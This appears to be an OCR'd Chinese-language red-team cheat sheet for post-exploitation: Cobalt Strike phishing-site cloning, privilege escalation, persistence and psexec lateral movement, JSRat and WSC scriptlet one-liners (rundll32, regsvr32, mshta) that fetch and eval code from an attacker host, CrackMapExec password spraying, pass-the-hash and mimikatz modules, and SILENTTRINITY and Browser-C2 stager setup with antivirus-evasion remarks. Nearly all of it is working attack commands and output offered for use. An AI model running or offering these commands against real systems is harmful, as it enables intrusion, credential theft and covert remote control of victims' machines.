
URI	主机	Port	Type	Description
/	192.168.0.107	8080	page	Clone of: https://email.163.com

Embed URL选择克隆好的网站





里面的超链接已经被Embed URL克隆好的URL替换掉了



若是要加载附件，需注意附件的免杀

加载脚本

```
https://github.com/rsmudge/ElevateKit 提权脚本
>git clone https://github.com/rsmudge/ElevateKit.git
>git clone https://github.com/TheKingOfDuck/myScripts.git
Cobalt Strike -> Scripts 选择elevate.cna加载
提权的EXP列表就会增加已经加入的模块
```

浏览器劫持

```
beacon 设为交互模式
beacon> sleep 0
[Beacon] → Explore → Browser Pivot
选择打对勾的注入，会返回一个proxy，服务器IP+端口
>chromium --no-sandbox --ignore-certificate-errors --proxy-server=服务器IP:端口
访问网址
```

权限维持

```
https://github.com/DeEpinGh0st/Erebus
加载 cna 脚本
Cobalt Strike → Script Manager → Load → Erebus 中的 Main.cna
生成 Payload
Attacks → Packages→ Windows Executable(S)
Erebus → Persistence选择维持方法
```

横向

```
扫描存活主机
>portscan ip/网段 ports端口 扫描协议(arp、icmp、none) 线程
>portscan 192.168.1.0/24 445 arp 100
或右键目标>扫描
点击工具栏的View->Targets，查看端口探测后的存活主机。（Targets可自行添加）
Login->psexec进行hash传递登录
```


隔离网络

权限机中转

```
Pivoting ->Listener新建一条已有权限机器的监听器
```

```
选择 Attacks->Packages->Windows Executable(Stageless)
```

```
上传生成的payload到已上线的目标机中，上传PsExec.exe
beacon>shell C:\psexec.exe -accepteula \\10.1.1.105 -u administrator -p xxx -d -c C:\beacon.exe
```




SMB_beacon

```
新建监听器(bind)windows/beacon_smb/bind_pipe
执行
>psexec 机器名 ADMIN$/c$ bind
```

SSH login


```
>ssh 10.1.1.98:22 root admin
```




代理

```
>socks 690
视图->代理信息-tunnel 直接复制，粘贴到MSF中
```


部署VPN



选择内网网卡



添加



删除

```
root@kali:~# ifconfig phear6 down
```

Cobalt strike派生 Empire和MSF

派生Empire

创建一个Listener
创建一个stager
>usestager windows/shellcode 执行，会生成/tmp/launcher.bin
CS 使用PS命令查找进程，进行进程注入(>shinject 进程id x64)，选择launcher.bin即可

派生MSF


使用CS的外部监听器
windows/foreign/reverse_dns_txt
windows/foreign/reverse_http
windows/foreign/reverse_https
windows/foreign/reverse_tcp
msf开启监听
cobalt strike会话主机上点击spwan，创建外部监听器，选择windows/foreign/reverse_tcp指定MSF监听的IP和端口即可

JSRat

https://github.com/Hood3dRob1n/JSRat-Py
https://github.com/Ridter/MyJSRat
启动
>python JSRat.py -i 192.168.0.107 -p 1234
MyJSRat可以-c参数指定执行的命令

```
root@kali: ~/Desktop/JSRat-Py

JSRat Server - Python Implementation
By: Hood3dRob1n

[*] Web Server Started on Port: 1234
[*] Awaiting Client Connection to:
   [*] rundll32 invocation: http://192.168.0.107:1234/connect
   [*] regsvr32 invocation: http://192.168.0.107:1234/file.sct
      [*] Client Command at: http://192.168.0.107:1234/wtf
      [*] Browser Hook Set at: http://192.168.0.107:1234/hook

[-] Hit CTRL+C to Stop the Server at any time...
```

/connect是回连地址，/wtf是执行代码





```
rundll32 Method for Client Invocation:
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHt
{new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}

regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.0.107:1234/file.sct scrobj.dll
```


直接在靶机执行

或

>regsvr32.exe /u /n /s /i:http://192.168.0.107:1234/file.sct scrobj.dll

JSRat显示上线





Wsc方式

```
<?xml version="1.0"?>
<package>
<component id="testCalc">
<script language="JScript">
<![CDATA[
        rat="rundll32.exe javascript:\"\\..\\mshtml,RunHTMLApplication
\";document.write();h=new%20ActiveXObject(\"WinHttp.WinHttpRequest.5.1\");w=new%20ActiveXObject(\"WScript.Shell\");try{v=w.RegRea
d(\"HKCU\\\\Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Internet%20Settings\\\\ProxyServer\");q=v.split(\"=\")
[1].split(\";\")[0];h.SetProxy(2,q);}catch(e)
{}h.Open(\"GET\",\"http://192.168.0.107:1234/connect\",false);try{h.Send();B=h.ResponseText;eval(B);}catch(e)
{new%20ActiveXObject(\"WScript.Shell\").Run(\"cmd /c taskkill /f /im rundll32.exe\",0,true);}";
        new ActiveXObject("WScript.Shell").Run(rat,0,true);
]]>
</script>
</component>
</package>
```


```
>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:http://192.168.0.107/jsrat.wsc")
Mshta方式
>mshta javascript:"\..\mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.0.107:1234/connect",false);t
ry{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im
mshta.exe",0,true);}
```

CrackMapExec

信息收集


返回活动主机

```
>crackmapexec smb 192.168.0.0/24
```



爆破

```
支持协议ssh,smb,winrm,mssql,http
爆破smb协议，两台机器，一个用户名多个密码
>crackmapexec smb 192.168.0.98 192.168.0.55 -u username1 -p password1 password2
>crackmapexec smb 192.168.0.0/24 -d zone.com -u y -p 'password' --shares
```




```
密码喷射
>crackmapexec <protocol> <target(s)> -u username1 username2 -p password1
指定字典
>crackmapexec <protocol> <target(s)> -u /tmp/user.txt -p /tmp/pass.txt
Hash爆破
>crackmapexec <protocol> <target(s)> -u /tmp/user.txt -H /tmp/ntlm.txt
```

可用模块

日志的保存位置
~/.cme/logs
查看协议可用后续模块
>crackmapexec smb -L

```
root@ykali:~# crackmapexec smb -L
[*] Get-ComputerDetails       Enumerates sysinfo
[*] bloodhound                Executes the BloodHound recon script on the t
arget and retreives the results to the attackers' machine
[*] empire_exec               Uses Empire's RESTful API to generate a launc
her for the specified listener and executes it
[*] enum_avproducts           Gathers information on all endpoint protectio
n solutions installed on the the remote host(s) via WMI
[*] enum_chrome               Decrypts saved Chrome passwords using Get-Chr
omeDump
[*] enum_dns                  Uses WMI to dump DNS from an AD DNS Server
[*] get_keystrokes            Logs keys pressed, time and the active window
[*] get_netdomaincontroller   Enumerates all domain controllers
[*] get_netrdpsession         Enumerates all active RDP sessions
[*] get_timedscreenshot       Takes screenshots at a regular interval
[*] gpp_autologin             Searches the domain controller for registry.x
ml to find autologon information and returns the username and password.
[*] gpp_password              Retrieves the plaintext password and other in
formation for accounts pushed through Group Policy Preferences.
[*] invoke_sessiongopher      Digs up saved session information for PuTTY,
WinSCP, FileZilla, SuperPuTTY, and RDP using SessionGopher
```

常用的模块
Get-ComputerDetails获取计算机信息
Bloodhound 执行一个BloodHound脚本获取信息
empire_exec 与empire交互
enum_avproducts 列举AV产品
enum_chrome 获取目标chrome中保存的密码
get_keystrokes 键盘记录
get_netdomaincontroller 列出所有域控制器
get_netrdpsession 列出活动的RDP会话
gpp_autologin 从域控中registry.xml查找自动登录的账户密码
gpp_password 组策略凭据中返回GPP密码
invoke_sessiongopher 保存putty,winscp,filezilla,superputty rdp的session
invoke_vnc 注入一个vnc客户端到内存
met_inject 与msf交互
mimikatz 调用mimikatz模块
mimikatz_enum_chrome 使用mimikatz解密chrome保存的密码
mimikatz_enum_vault_creds 解密windows凭据管理器中保存的密码
mimikittenz 执行咪咪猫(windows密码获取软件)
multirdp 允许多用户登录RDP
netripper 通过API hooking截取平常
pe_inject DLL/EXE注入
rdp 开启或关闭RDP
shellcode_inject 注入shellcode
tokens 列举可用token
uac 查看UAC是否开启
wdigest 开启或关闭wdigest
web_delivery 执行exploit/multi/script/web_delivery模块
查看模块的选项
>crackmapexec smb -M **module** --**options**

```
root@ykali:~# crackmapexec smb -M mimikatz --options
[*] mimikatz module options:

        COMMAND  Mimikatz command to execute (default: 'sekurlsa::logonp
asswords')
```

使用方式
>crackmapexec smb <target(s)> -u user -p 'P@ssw0rd' -M **module** -o 参数=值


```
root@ykali:~/.cme/logs# crackmapexec smb 192.168.0.98 -u y -p '[redacted]' -M
 test_connection -o HOST=192.168.0.55
SMB         192.168.0.98    445    SUB2K8           [*] Windows Server 2008
 R2 Datacenter 7601 Service Pack 1 x64 (name:SUB2K8) (domain:ZONE) (signing
:False) (SMBv1:True)
SMB         192.168.0.98    445    SUB2K8           [+] ZONE\y:[redacted] (Pw
n3d!)
TEST_CON... 192.168.0.98    445    SUB2K8           [+] Pinged successfully
root@ykali:~/.cme/logs#
```

PTH

```
>crackmapexec smb <target(s)> -u username -H LMHASH:NTHASH
>crackmapexec smb <target(s)> -u username -H NTHASH
```

执行命令

```
>crackmapexec smb 192.168.0.98 -u y -p 'qwe12323' -x 'command'
```





```
-X执行powershell命令
>crackmapexec smb 192.168.0.98 -u y -p 'qwe12323' -X 'POWESHELL'
```

koadic

```
https://github.com/zerosum0x0/koadic
>git clone https://github.com/zerosum0x0/koadic.git
>cd koadic
>pip3 install -r requirements.txt
>./koadic
```

SILENTTRINITY

```
https://github.com/byt3bl33d3r/SILENTTRINITY
类似cobalt strike+empire的结合
>git clone https://github.com/byt3bl33d3r/SILENTTRINITY
>pip3 install --user pipenv && pipenv install && pipenv shell
>python st.py
服务端执行
>python3 st.py teamserver <teamserver_ip> <teamserver_password>
>python3 st.py teamserver 192.168.0.108 123456
也可加参数--port指定端口
```




```
客户端执行
>python3 st.py client wss://<username>:<teamserver_password>@<teamserver_ip>:5000
>python3 st.py client wss://y:123456@192.168.0.108:5000
```

```
>listeners命令进入监听器目录
>use http选择监听器
>options命令查看需要配置的参数
```

```
[1] ST » listeners
[1] ST (listeners) » use http
[1] ST (listeners) » options
Listener Options
```

Option Name	Required	Value	Description
Name	True	http	Name for the listener.
BindIP	True	192.168.0.108	The IPv4/IPv6 address to bind to.
Port	True	80	Port for the listener.
CallBackURIs	False		Additional C2 Callback URLs (comma seperated)
Comms	True	http	C2 Comms to use

```
[1] ST (listeners)(http) »
```

>**set** Port 8081 使用**set**命令配置参数
>start 启动监听器
>**list**查看运行中的监听器

```
[1] ST (listeners)(http) » set Port 8081
[1] ST (listeners)(http) » start
[+] Started listener 'http'
[1] ST (listeners)(http) » list
Running
```

Name	URL
http	http://192.168.0.108:8081

```
[1] ST (listeners)(http) »
```

>stop http使用stop+监听器名字停止监听器
>stagers进入payload目录
>**list**列出可用payload

```
[1] ST (listeners)(http) » stagers
[1] ST (stagers) » list
Available
```

Name	Description
csharp	Stage via CSharp source file
powershell	Stage via a PowerShell script
wmic	Stage via wmic XSL execution
powershell_stageless	Embeds the BooLang Compiler within PowerShel
raw	Generate a raw binary file to use how you se
exe	Generates a windows executable stager
msbuild	Stage via MSBuild XML inline C# task
dll	Generates a windows dll stager
shellcode	Generate a shellcode payload

>**use** payloadname 命令**use**+payload名字
>generate http generate+监听器名字生成payload

```
[1] ST (stagers) » use powershell
[1] ST (stagers) » generate http
[+] Generated stager to ./stager.ps1
[1] ST (stagers)(powershell) »
```

Browser C2

360全套+火绒没有拦截
缺点:会有黑框，并且打开chrome浏览器，功能限制
https://github.com/0x09AL/Browser-C2
>go **get** -u github.com/gorilla/mux
>go **get** -u github.com/chzyer/readline
>git clone https://github.com/0x09AL/Browser-C2.git
/Browser-C2/agent/agent.go修改C2地址

```
21 var C2Url = "http://192.168.0.108:8080/main/" // C2 URL . CHANGE TO YOUR OWN
22
```

修改chrome的位置

```
func OpenBrowser(){
        BrowserPath := "C:\\Users\\y\\AppData\\Local\\Google\\Chrome\\Application\\chrome.
exe"
```

编译客户端

```
>CGO_ENABLED=1 GOARCH= GOOS=windows go build
```

```
root@ykali:~/Browser-C2/agent# CGO_ENABLED=1 GOARCH= GOOS=windows go build
root@ykali:~/Browser-C2/agent# ls
agent.exe  agent.go
```

/Browser-C2/**static**/jquery.js修改控制服务器IP

```
var agentName;
var url = "http://192.168.0.108:8080/"; // URL of the Remote Endpoint
var local_url = "http://127.0.0.1:8081/"; // URL of the Agent Local Endpoint
```

转到主目录编译服务器端

```
>go build
```

靶机执行生成好的客户端

攻击机监听

```
root@ykali:~/Browser-C2# ./Browser-C2
Browser-C2 (main) >>
